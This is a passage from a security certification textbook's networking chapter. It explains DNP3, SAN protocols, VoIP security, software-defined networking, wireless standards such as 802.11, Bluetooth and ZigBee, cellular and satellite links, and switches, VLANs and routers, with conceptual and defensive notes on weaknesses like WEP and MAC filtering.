Some protocols, such as SMTP, fit into one layer. DNP3 is a multilayer protocol and may be carried via TCP/IP (another multilayer protocol): “Many vendors offer products that operate using TCP/IP to transport DNP3 messages in lieu of the media discussed above. Link layer frames, which we have not talked about yet, are embedded into TCP/IP packets. This approach has enabled DNP3 to take advantage of Internet technology and permitted economical data collection and control between widely separated devices” [9].

Recent improvements in DNP3 allow for “Secure Authentication,” which addresses challenges with the original specification that could have allowed, for example, spoofing or replay attacks. DNP3 became an IEEE standard in 2010, called IEEE 1815-2010 (now deprecated). It allowed pre-shared keys only. IEEE 1815-2012 is the current standard; it supports Public Key Infrastructure (PKI).

Storage Protocols

Fibre Channel over Ethernet (FCoE) and Internet Small Computer System Interface (iSCSI) are both Storage Area Network (SAN) protocols that provide cost-effective ways to leverage existing network infrastructure technologies and protocols to interface with storage. A Storage Area Network allows block-level file access across a network, just like a directly attached hard drive. Note that fibre channel uses the Canadian/UK spelling of “fibre,” while fiber optic cable typically uses the American spelling of “fiber.”

FCoE leverages Fibre Channel, which has long been used for storage networking, but dispenses with the requirement for completely different cabling and hardware. Instead, FCoE can be transmitted across standard Ethernet networks. In FCoE, Fibre Channel’s HBA (Host Bus Adapters), which historically were unique cards to interface with storage, can be combined with the network interface (NIC) for economies of scale. FCoE uses Ethernet, but not TCP/IP. Fibre Channel over IP (FCIP) encapsulates Fibre Channel frames via TCP/IP.

Like FCoE, iSCSI is a SAN protocol that allows for leveraging existing networking infrastructure and protocols to interface with storage. While FCoE simply uses Ethernet, iSCSI makes use of higher layers of the TCP/IP suite for communication, and can be routed like any IP protocol (the same is true for FCIP). By employing protocols beyond Layer 2 (Ethernet), iSCSI can be transmitted beyond just the local network. Thus, iSCSI could even allow for accessing storage that resides across a WAN. iSCSI uses Logical Unit Numbers (LUNs) to provide a way of addressing storage across the network. LUNs can also be used for basic access control for network accessible storage.

Virtual SAN

Storage Area Networks have historically tended to be rather proprietary and used dedicated hardware and protocols that did not easily interoperate. Though many SAN implementations now leverage protocols such as FCoE, FCIP, or iSCSI that

can allow for converged traditional networking technologies and protocols, the scalability and security of the Storage Area Networking has often proven cumbersome.

Traditional approaches to storage security often required hard-coding changes at switches or the HBAs to achieve access control. One approach to a virtual SAN feels analogous to the switching concept of VLANs and tries to allow for a conceptually simplistic approach to isolation within the SAN. This concept of the virtual SAN as analogous to VLANs is most commonly employed by networking vendors.

The concept of a virtual SAN is not limited to simply security considerations from networking vendors. Much recent use of the term virtual SAN leans heavily on the virtual side of the phrase. Virtualization vendors employ the term virtual SAN to imply an approach to the SAN that allows for more rapid provisioning of virtualized storage. Beyond provisioning, virtualization vendors tout the virtual SAN as a means to leverage virtualization to afford simpler linear scalability to the storage area network.

VoIP


Voice over Internet Protocol (VoIP) carries voice via data networks, a fundamental change from analog POTS (Plain Old Telephone Service), which remains in use after over 100 years. VoIP brings the advantages of packet-switched networks, such as lower cost and resiliency, to the telephone.

Recently, many organizations have maintained at least two distinct networks: a phone network and a data network, each with associated maintenance costs. The reliability of packet-switched data networks has grown as organizations have made substantial investments. With the advent of VoIP, many organizations have lowered costs by combining voice and data services on packet-switched networks.

Common VoIP protocols include *Real-time Transport Protocol* (RTP), designed to carry streaming audio and video. VoIP protocols such as RTP rely upon session and signaling protocols including SIP (*Session Initiation Protocol*, a signaling protocol) and H.323. SRTP (Secure Real-time Transport Protocol) may be used to provide secure VoIP, including confidentiality, integrity, and secure authentication. SRTP uses AES for confidentiality and SHA-1 for integrity.

While VoIP can provide compelling cost advantages (especially for new sites, without a large legacy voice investment), there are security concerns. If the network goes down, both voice and network data go down. Also, there is no longer a true “out of band” channel for wired voice. If an attacker has compromised a network, they may be able to compromise the confidentiality or integrity of the VoIP calls on that network. Many VoIP protocols, such as RTP, provide little or no security by default. In that case, eavesdropping on a VoIP call is as simple as sniffing with a tool like Wireshark (a high-quality free network protocol analyzer, see <https://www.wireshark.org>), selecting the “Telephony → VoIP Calls” menu, choosing a call and pressing “Player,” as shown in Fig. 5.16.

Organizations that deploy VoIP must ensure reliability by making sufficient investments in their data networks, and in staff expertise required to support them. In the event of network compromise, use other methods such as cell phones for

**FIG. 5.16**

Wireshark “VoIP Calls.”

out-of-band communication. Finally, any VoIP traffic sent via insecure networks should be secured via SRTP, or other methods such as IPsec. Never assume VoIP traffic is secure by default.

Micro-segmentation

Micro-segmentation describes the process of filtering between all systems, whether physical or cloud-based: “Micro-segmentation is a method of creating zones in data centers and cloud environments to isolate workloads from one another and secure them individually. With micro-segmentation, system administrators can create policies that limit network traffic between workloads based on a Zero Trust approach. Organizations use micro-segmentation to reduce the network attack surface, improve breach containment and strengthen regulatory compliance” (<https://www.paloaltonetworks.com/cyberpedia/what-is-microsegmentation>).

Micro-segmentation is a core Zero Trust (previously discussed in [Chapter 4](#), Domain 3: Security Architecture and Engineering) concept, and uses technologies such as Software-Defined Networking (SDN), Software-Defined Wide Area Network (SD-WAN), and Virtual eXtensible Local Area Network (VXLAN), discussed next.

Software-Defined Networks

Through virtualization and cloud services, storage and compute are increasingly decoupled from the traditional server and disk-dense datacenter. Software-Defined Networking (SDN) seeks a similar paradigm shift in organizations’ approach to networking. A helpful oversimplification can be to think of SDN as an approach to virtualize networking and decouple networking from the hardware typically employed for this purpose.

Software-Defined Networking (SDN) separates a router’s control plane from the data (forwarding) plane. The control plane makes routing decisions. The data plane forwards data (packets) through the router. With SDN routing decisions are made remotely, instead of on each individual router.

One of the goals of SDN is to allow micro-segmentation: nimble and customizable networking capabilities. A hallmark of SDN is the potential for achieving this flexibility using inexpensive “white-box” networking hardware and open protocols rather than traditional proprietary hardware, firmware, and software. Another common goal with SDN is to accommodate dynamic instantiation of networking capabilities rules as they become needed within the infrastructure.

The most well-known protocol in this space is OpenFlow, which can, among other capabilities, allow for control of switching rules to be designated or updated at a central controller. OpenFlow is a TCP protocol that uses TLS encryption.

Software-Defined Wide Area Network

Software-Defined Wide Area Network (SD-WAN) takes the concept of Software-Defined Networks and scales it to the cloud. It uses a combination of various network technologies, including MPLS, cellular, and broadband: *A Software-defined Wide Area Network (SD-WAN) is a virtual WAN architecture that allows enterprises to leverage any combination of transport services—including MPLS, LTE and broadband internet services—to securely connect users to applications. An SD-WAN uses a centralized control function to securely and intelligently direct traffic across the WAN and directly to trusted SaaS and IaaS providers. This increases application performance and delivers a high-quality user experience, which increases business productivity and agility and reduces IT costs [10].*

SD-WAN can automatically provide the best connection for any user or application: “SD-WAN lets networks route traffic based on centrally managed roles and rules, no matter what the entry and exit points of the traffic are, and with full security. For example, if a user in a branch office is working in Office365, SD-WAN can route their traffic directly to the closest cloud data center for that app, improving network responsiveness for the user and lowering bandwidth costs for the business” [11].

Virtual eXtensible Local Area Network

Virtual eXtensible Local Area Network (VXLAN) extends the concept of VLANs (Virtual Local Area Networks, discussed later this chapter) to the cloud. VLAN support 4096 segment IDs (or VLANs), limiting their use in large cloud deployments. VXLAN supports 16 million segment IDs (hence the name “eXtensible”), allowing global scale. VXLAN encapsulates data via UDP port 4789; the encapsulation and de-encapsulation is done by VTEPs (Virtual Tunnel Endpoints).

Juniper describes VXLANs:

VXLAN is a technology that allows you to segment your networks (as VLANs do) but also solves the scaling limitation of VLANs and provides benefits that VLANs cannot. Some of the important benefits of using VXLANs include:

- *You can theoretically create as many as 16 million VXLANs in an administrative domain (as opposed to 4094 VLANs).*
- *VXLANs provide network segmentation at the scale required by cloud builders to support very large numbers of tenants.*

- With traditional Layer 2 networks you are constrained by Layer 2 boundaries and forced to create large or geographically stretched Layer 2 domains. VXLAN's functionality allows you to dynamically allocate resources within or between data centers and enables migration of virtual machines between servers that exist in separate Layer 2 domains by tunneling the traffic over Layer 3 networks [12].

Wireless Local Area Networks

Wireless Local Area Networks (WLANs) transmit information via electromagnetic waves (such as radio) or light. Historically, wireless data networks have been very insecure, often relying on the (perceived) difficulty in attacking the confidentiality or integrity of the traffic. This perception is usually misplaced. The most common form of wireless data networking is the 802.11 wireless standard, and the first 802.11 standard that provides reasonable security is 802.11i.

DoS and Availability

WLANs have no way to assure availability. An attacker with physical proximity can launch a variety of Denial-of-Service attacks, including simply polluting the wireless spectrum with noise. If you think of the CIA triad as a three-legged stool, “wireless security” is missing a leg. Critical applications that require a reliable network should use wired connections.

Unlicensed Bands

A “band” is a small amount of contiguous radio spectrum. Industrial, Scientific, and Medical (ISM) bands are set aside for unlicensed use, meaning you do not need to acquire a license from an organization such as the Federal Communications Commission (FCC) to use them. Many wireless devices such as cordless phones, 802.11 wireless, and *Bluetooth* use ISM bands. Different countries use different ISM bands: two popular ISM bands used internationally are 2.4 and 5 GHz.

FHSS, DSSS, and OFDM

Frequency Hopping Spread Spectrum (FHSS) and Direct Sequence Spread Spectrum (DSSS) are two methods for sending traffic via a radio band. Some bands, like the 2.4-GHz ISM band, can be quite polluted with interference: *Bluetooth*, some cordless phones, some 802.11 wireless, baby monitors, and even microwaves can broadcast or interfere with this band. Both DSSS and FHSS are designed to maximize throughput while minimizing the effects of interference.

DSSS uses the entire band at once, “spreading” the signal throughout the band. FHSS uses a number of small frequency channels throughout the band and “hops” through them in pseudorandom order.

Orthogonal Frequency-Division Multiplexing (OFDM) is a newer multiplexing method, allowing simultaneous transmission using multiple independent wireless frequencies that do not interfere with each other.

802.11

802.11 wireless has many standards, using various frequencies and speeds. The original mode is simply called 802.11 (sometimes *802.11-1997*, based on the year it was created), which operated at 2 megabits per second (Mbps) using the 2.4GHz frequency; it was quickly supplanted by 802.11b, at 11 Mbps. 802.11g was designed to be backwards compatible with 802.11b devices, offering speeds up to 54 Mbps using the 2.4GHz frequency. 802.11a offers the same top speed, using the 5GHz frequency.

802.11n uses both 2.4 and 5 GHz frequencies, and is able to use multiple antennas with multiple-input multiple-output (MIMO). This allows speeds up to 600 Mbps. 802.11ac uses the 5GHz frequency only, offering speeds up to 1.3 Gbps. Finally, 802.11ax uses the 2.4, 5, and 6GHz bands, offering speeds up to 10Gbps. **Table 5.8** summarizes the major types of 802.11 wireless.

The 2.4GHz frequency can be quite crowded: some cordless phones and baby monitors use that frequency, as does Bluetooth and some other wireless devices. Microwave ovens can interfere with 2.4GHz devices. The 5GHz frequency is usually less crowded, and often has less interference than 2.4GHz. As 5GHz is a higher frequency with shorter waves, it does not penetrate walls and other obstructions as well as the longer 2.4 GHz waves. 6GHz (used by 802.11ax, aka Wi-Fi 6) is even less crowded.

Managed, Master, Ad-Hoc, and Monitor Modes

802.11 wireless NICs can operate in four modes: *managed*, *master*, *ad hoc*, and *monitor mode*.

802.11 wireless clients connect to an access point in managed mode (also called client mode). Once connected, clients communicate with the access point only; they cannot directly communicate with other clients.

Master mode (also called infrastructure mode) is the mode used by wireless access points. A wireless card in master mode can only communicate with connected clients in managed mode.

Table 5.8 Types of 802.11 Wireless.

Type	Top Speed	Frequency
802.11	2 Mbps	2.4GHz
802.11a	54 Mbps	5GHz
802.11b	11 Mbps	2.4GHz
802.11g	54 Mbps	2.4GHz
802.11n	72–600 Mbps	2.4 and/or 5GHz
802.11ac	422 Mbps–1.3 Gbps	5GHz
802.11ax	Up to 10 Gbps	2.4, 5, and/or 6GHz

Ad hoc mode is a peer-to-peer mode with no central access point. A computer connected to the Internet via a wired NIC may advertise an ad hoc WLAN to allow Internet sharing.

Finally, monitor mode is a read-only mode used for sniffing WLANs.

SSID and MAC Address Filtering

802.11 WLANs use a Service Set Identifier (SSID), which acts as a network name. Wireless clients must know the SSID before joining that WLAN, so the SSID is a configuration parameter. SSIDs are normally broadcasted; some WLANs are configured to disable SSID broadcasts, as a security feature. Relying on the secrecy of the SSID is a poor security strategy: a wireless sniffer in monitor mode can detect the SSID used by clients as they join WLANs; this is true even if SSID broadcasts are disabled.

Another common 802.11 wireless security precaution is restricting client access by filtering the wireless MAC address, allowing only trusted clients. This provides limited security. MAC addresses are exposed in plaintext on 802.11 WLANs; trusted MACs can be sniffed, and an attacker may reconfigure a non-trusted device with a trusted MAC address in software. Then the attacker can wait for the trusted device to leave the network (or launch a DoS against the trusted device) and join the network with a trusted MAC address.

WEP

WEP is the *Wired Equivalent Privacy* protocol, an early attempt (first ratified in 1999) to provide 802.11 wireless security. WEP has proven to be critically weak: new attacks can break any WEP key in minutes. Due to these attacks, WEP effectively provides little integrity or confidentiality protection. WEP is considered broken, and its use is strongly discouraged. The encryption algorithms specified in 802.11i and/or other encryption methods such as VPN should be used in place of WEP.

WEP was designed at a time when exportation of encryption was more regulated than it is today and was designed specifically to avoid conflicts with existing munitions laws at that time. In other words, WEP was designed to be “not too strong,” cryptographically, and it turned out to be even weaker than anticipated. WEP has 40- and 104-bit key lengths and uses the RC4 cipher. WEP frames have no timestamp and no replay protection: attackers can inject traffic by replaying previously sniffed WEP frames.

802.11i

802.11i is the first 802.11 wireless security standard that provides reasonable security. 802.11i describes a Robust Security Network (RSN), which allows pluggable authentication modules. RSN allows changes to cryptographic ciphers as new vulnerabilities are discovered.

RSN is commonly referred to as WPA2 (Wi-Fi Protected Access 2), a full implementation of 802.11i. By default, WPA2 uses AES encryption to provide

confidentiality, and CCMP (Counter Mode CBC MAC Protocol) to create a Message Integrity Check (MIC), which provides integrity. The less secure WPA (without the “2”) was designed for access points that lack the power to implement the full 802.11i standard, providing a better security alternative to WEP. WPA uses RC4 for confidentiality and TKIP for integrity. Usage of WPA2 is recommended over WPA.

Bluetooth

Bluetooth, described by IEEE standard 802.15.1, is a Personal Area Network (PAN) wireless technology, operating in the same 2.4GHz frequency as many types of 802.11 wireless devices. Bluetooth can be used by small low-power devices such as cell phones to transmit data over short distances. Bluetooth versions 2.1 and older operate at 3 Mbps or less; Versions 3 and higher offer far faster speeds.

Bluetooth has three classes of devices, summarized below. Although Bluetooth is designed for short-distance networking, it is worth noting that class 1 devices can transmit up to 100 meters.

- Class 3: under 10 meters
- Class 2: 10 meters
- Class 1: 100 meters

Bluetooth uses the 128-bit *E0* symmetric stream cipher. Cryptanalysis of *E0* has proven it to be weak; practical attacks show the true strength to be 38 bits or less.

Sensitive devices should disable automatic discovery by other Bluetooth devices. The “security” of discovery relies on the secrecy of the 48-bit MAC address of the Bluetooth adapter. Even when disabled, Bluetooth devices may be discovered by guessing the MAC address. The first 24 bits are the OUI, which may be easily guessed; the last 24 bits may be determined via brute-force attack. For example, many Nokia phones use the OUI of 00:02:EE. If an attacker knows that a target device is a Nokia phone, the remaining challenge is guessing the last 24 bits of the MAC address.

ZigBee

ZigBee, originally described by IEEE standard 802.15.4, is another Personal Area Network (PAN) wireless technology. It is low-power, low-range wireless mesh technology that is heavily used in warehouses, Internet of Things (IoT), Building Automation and Control (BAC), and more. It operates at 2.4GHz frequency (like 802.11 and Bluetooth). Additionally, it also operates the following frequencies based on region: 784MHz (China), 868MHz (Europe), and 915MHz (United States and Australia). It supports speeds of up to 250kbps at a distance of up to 100 meters. ZigBee uses battery-powered antennas, and the ZigBee standard requires 2 years of battery life.

NIST describes ZigBee: *ZigBee is a wireless technology developed as an open global standard to address the unique needs of low-cost low-power wireless sensor networks. This standard takes full advantages of the IEEE 802.15.4 physical radio*

specification and operates in unlicensed bands worldwide at different frequencies. ZigBee-Wireless Mesh Networks (ZigBee-WMNs) are recognized as a cost-effective and flexible solution for building automation and control. They have the potential to unify the methods of data communication for sensors, actuators, appliances, and asset-tracking devices. They offer a means to build a reliable but affordable network backbone that supports battery-operated devices with a low data rate and a low duty cycle to facilitate building automation and control systems (BACs) [13].

ZigBee offers three security modes: unsecured mode, ACL (Access Control List) mode, and secured mode. As the name implies, unsecured mode offers no encryption or filtering: data is sent plaintext. ACL mode adds firewall-style ACLs, restricting which devices can send data to/from others, but it is still plaintext. Secured mode uses 128-bit AES to encrypt data. Secured mode is strongly recommended over the other modes of ZigBee.

Li-Fi

Li-Fi (Light Fidelity) uses LED (Light Emitting Diodes) to transfer data. It pulses LEDs so quickly that the human eye simply sees light and detects no flickering. This technology requires line-of-sight between the LEDs and the sending/receiving devices. Li-Fi is used in areas where wired devices are not (easily) used, and in areas where electromagnetic interference (EMI) makes traditional wireless technologies such as 802.11 or Bluetooth difficult or impossible to use. Traditional wireless radio technologies can also risk interfering with critical equipment, such as some medical equipment or devices. Hospitals often face all these challenges.

Light has considerably more potential bandwidth than radio waves, so Li-Fi can transmit at over 100 Gbps, faster than any current Wi-Fi technology: “LiFi is a Visible Light Communications system transmitting wireless internet communications at very high speeds. The technology makes a LED light bulb emit pulses of light that are undetectable to the human eye and within those emitted pulses, data can travel to and from receivers. Then, the receivers collect information and interpret the transmitted data. This is conceptually similar to decoding Morse code but at a much faster rate—millions of times a second. LiFi transmission speeds can go over 100 Gbps, 14 times faster than WiGig, also known as the world’s fastest WiFi” [14].

RFID

Radio Frequency Identification (RFID) is a technology used to create wirelessly readable tags for animals or objects. There are three types of RFID tags: *active*, *semi-passive*, and *passive*. Active and semi-passive RFID tags have a battery. An active tag broadcasts a signal; semi-passive RFID tags rely on a RFID reader’s signal for power. Passive RFID tags have no battery, and also rely on the RFID reader’s signal for power.

Active RFID tags can operate over larger distances. Devices like toll transponders (allowing automatic payment of highway tolls) use active tags. Passive RFID

tags are more inexpensive; they are used for applications such as tracking inventory in a warehouse.

RFID signals may be blocked with a *Faraday Cage*, which shields enclosed objects from EMI. Electricity will seek to go around a conductive object rather than through it (like lightning hitting a car: the occupants inside are usually unharmed). A Faraday Cage is a metal cage or enclosure that acts as the conductive object, protecting objects inside. This blocks many radio signals, including RFID. The cage can be as simple as aluminum foil wrapped around an object.


Cellular Networks

Cellular networks use cellphone towers (aka “cells”) to connect to cellular devices (such as cellphones) wirelessly. The cells are connected to each other (and to the Internet) via high-speed wired connections. Current cellular technologies include 4G (fourth generation) and 5G (fifth generation). Note that 4G uses macrocells, and 5G uses small cells (which, as the name implies, are smaller). Small cells can be placed on objects such as streetlights.

The primary differences between 4G and 5G are download speed and latency. Download speed describes how many gigabits may be transferred per second. Latency describes the delay (or lag) before data is received. When compared with wired networks, cellular networks historically had low download speeds and high latency. 5G offers 10–20 times the download speed when compared with 4G, with much lower latency. Fig. 5.17, from the United States General Account Office (GAO), shows the major differences between 4G and 5G.

Satellite

Satellite communications provide voice and data services via geostationary satellites that match the Earth’s orbit and appear to be stationary in the sky. Satellite communications are often used in areas that lack broadband Internet or cellphone services, such as rural areas. While satellite communications can provide high download speeds, latency is much higher when compared with wired or cellular networks due to the distance traveled to/from the satellite: “Radio waves sent from a satellite



Source: GAO depiction of International Telecommunication Union data. | GAO-21-26SP

FIG. 5.17

4G vs. 5G [15].

are moving at the speed of light, but because of the greater distances the signal must travel, the latency is higher than that of terrestrial providers. A cable internet signal, for example, may have an average latency of 30 milliseconds (ms), while a signal from a satellite in geostationary orbit might be 600 ms” [16].

Secure Network Devices and Protocols

Let us look at network devices ranging from Layer 1 hubs through Application-Layer Proxy firewalls that operate up to Layer 7. Many of these network devices, such as routers, have protocols dedicated to their use, such as routing protocols.

Repeaters and Hubs

Repeaters and hubs are Layer 1 devices. A repeater receives bits on one port, and “repeats” them out the other port. The repeater has no understanding of protocols; it simply repeats bits. Repeaters are often used to extend the length of a network.

A hub is a repeater with more than two ports. It receives bits on one port and repeats them across all other ports.

Hubs were quite common before switches became common and inexpensive. Hubs provide no traffic isolation and have no security: all nodes see all traffic sent by the hub. Hubs provide no confidentiality or integrity; an attacker connected to a hub may read and potentially alter traffic sent via the hub.

Hubs are also half-duplex devices: they cannot send and receive simultaneously. Any device connected to a hub will negotiate to half-duplex mode, which can cause network congestion. Hubs also have one “collision domain”: any node may send colliding traffic with another (for more information on collisions, see previous “CSMA” section). The lack of security, half-duplex mode, and large collision domain make hubs unsuitable for most modern purposes.

Bridges

Bridges and switches are Layer 2 devices. A bridge has two ports and connects network segments together. Each segment typically has multiple nodes, and the bridge learns the MAC addresses of nodes on either side. Traffic sent from two nodes on the same side of the bridge will not be forwarded across the bridge. Traffic sent from a node on one side of the bridge to the other side will forward across. The bridge provides traffic isolation and makes forwarding decisions by learning the MAC addresses of connected nodes.

In Fig. 5.18, traffic sent from Computer 1 to Computer 2 will not forward across the bridge. Traffic sent from Computer 1 to Computer 3 will be forwarded across the bridge.

A bridge has two collision domains. A network protocol analyzer (informally called a “sniffer”) on the right side of the network shown in Fig. 5.18 can sniff traffic




FIG. 5.18

Network bridge.

sent to or from Computers 3 and 4, but not sniff Computer 1 or 2 traffic (unless sent to Computers 3 or 4).

Switches

A switch is a bridge with more than two ports. Also, it is best practice to only connect one device per switch port. Otherwise, everything that is true about a bridge is also true about a switch.

Fig. 5.19 shows a network switch. The switch provides traffic isolation by associating the MAC address of each computer and server with its port. Traffic sent between Computer 1 and Server 1 remains isolated to their switch ports only: a network sniffer running on Server 3 will not see that traffic.

A switch shrinks the collision domain to a single port. You will normally have no collisions assuming one device is connected per port (which is best practice).


Trunks are used to connect multiple switches.

VLANs


A VLAN is a Virtual LAN, which can be thought of as a virtual switch. In Fig. 5.19, imagine you would like to create a computer LAN and a server LAN. One option is to buy a second switch and dedicate one for computers and one for servers.

Another option is to create a VLAN on the original switch, as shown in Fig. 5.20. That switch has two VLANs and acts as two virtual switches: a computer switch and a server switch.

The VLAN in Fig. 5.20 has two broadcast domains. Traffic sent to MAC address FF:FF:FF:FF:FF:FF by computers 1–3 will reach the other computers, but not the servers on the Server VLAN. Inter-VLAN communication requires Layer 3 routing, discussed in the next section.

**FIG. 5.19**

Network switch.

**FIG. 5.20**

Switch VLAN.

VLANs may also add defense-in-depth protection to networks; for example, using VLANs to segment data traffic and management traffic.

Port Isolation

The concept of port isolation is not new but has been revitalized and more commonly employed with the increasing density of virtualized systems in datacenters. Traditional port isolation focused on using software in a managed switch to isolate a port such that it could only communicate to the designated uplink. This port isolation, also commonly referred to as a Private VLAN or PVLAN, can be used to ensure that individual systems cannot interact with other resources even if logically on the same subnet. From a security standpoint this could severely limit the ability of an adversary to pivot or move laterally within an organization after successfully compromising a system.

Architecturally, implementing widespread traditional port isolation/PVLANS has seemed to prove cumbersome for many organizations. However, with heavily virtualized infrastructures, port isolation has found a resurgence. Port isolation can prove tremendously useful in multi-tenant environments to help ensure isolation amongst customers being serviced by the same hypervisor. Likewise, even in internal virtual infrastructures, there are often systems that have no need of direct access to one another but are fronted by the same hypervisor. Port isolation can help to ensure logical segmentation even within a single vswitch (virtual switch).

SPAN Ports

Since switches provide traffic isolation, a Network Intrusion Detection System (NIDS) connected to a 24-port switch will not see unicast traffic sent to and from other devices on the same switch. Configuring a Switched Port Analyzer (SPAN) port is one way to solve this problem, by mirroring traffic from multiple switch ports to one “SPAN port.” SPAN is a Cisco term; HP switches use the term “Mirror port.”

One drawback to using a switch SPAN port is port bandwidth overload. A 100-megabit, 24-port switch can mirror twenty-three 100-megabit streams of traffic to a 100-megabit SPAN port. The aggregate traffic could easily exceed 100 megabits, meaning the SPAN port (and connected NIDS) will miss traffic.

Network Taps

A network tap provides a way to “tap” into network traffic and see all traffic (including all unicast connections) on a network. Taps are the preferred way to provide promiscuous network access to a sniffer or Network Intrusion Detection System.

Taps can “fail open,” so that network traffic will pass in the event of a failure. Taps can also provide access to all traffic, including malformed Ethernet frames. A switch will often “clean” that traffic and not pass it. Finally, Taps can be purchased with memory buffers, which cache traffic bursts.

Routers

Routers are Layer 3 devices that route traffic from one LAN to another. IP-based routers make routing decisions based on the source and destination IP addresses.

Note

In the real world, one chassis, such as a Cisco 6500, can be many devices at once: a router, a switch, a firewall, a NIDS, etc. The exam is likely to give more clear-cut examples: a dedicated firewall, a dedicated switch, etc. If the exam references a multifunction device, that will be made clear. Regardless, it is helpful on the exam to think of these devices as distinct concepts.

Static and Default Routes

For simple routing needs, *static routes* may suffice. Static routes are fixed routing entries, saying “The route for network 10.0.0.0/8 routes via router 192.168.2.7; the route for network 172.16.0.0/12 routes via router 192.168.2.8,” etc. Most SOHO (Small Office/Home Office) routers have a static “default route” that sends all external traffic to one router (typically controlled by the ISP).

Here is an example of a typical home LAN network configuration:

- Internal network: 192.168.1.0/24
- Internal Firewall IP: 192.168.1.1
- External Network: 192.0.2.0/30
- External Firewall IP: 192.0.2.2
- Next hop address: 192.0.2.1

The firewall has an internal and external interface, with IP addresses of 192.168.1.1 and 192.0.2.2, respectively. Internal (trusted) hosts receive addresses on the 192.168.1.0/24 subnet via DHCP. Internet traffic is NAT-translated to the external firewall IP of 192.0.2.2. The static default route for internal hosts is 192.168.1.1. The default external route is 192.0.2.1. This is a router owned and controlled by the ISP.

Routing Protocols

Static routes work fine for simple networks with limited or no redundancy, like SOHO networks. More complex networks with many routers and multiple possible paths between networks have more complicated routing needs.

The network in Fig. 5.21 has redundant paths between all four sites. Should any single circuit or site go down, at least one alternate path is available. The fastest circuits are the 45-megabit T3s that connect the data center to each office. Additional 1.5-megabit T1s connect Office A to B, and B to C.

Should the left-most T3 circuit go down, between the data center and Office A, there are multiple paths available from the data center to Office A: the fastest is the T3 to Office B, and then the T1 to Office A.

You could use static routes for this network, preferring the faster T3s over the slower T1s. The problem: what happens if a T3 goes down? Network engineers like

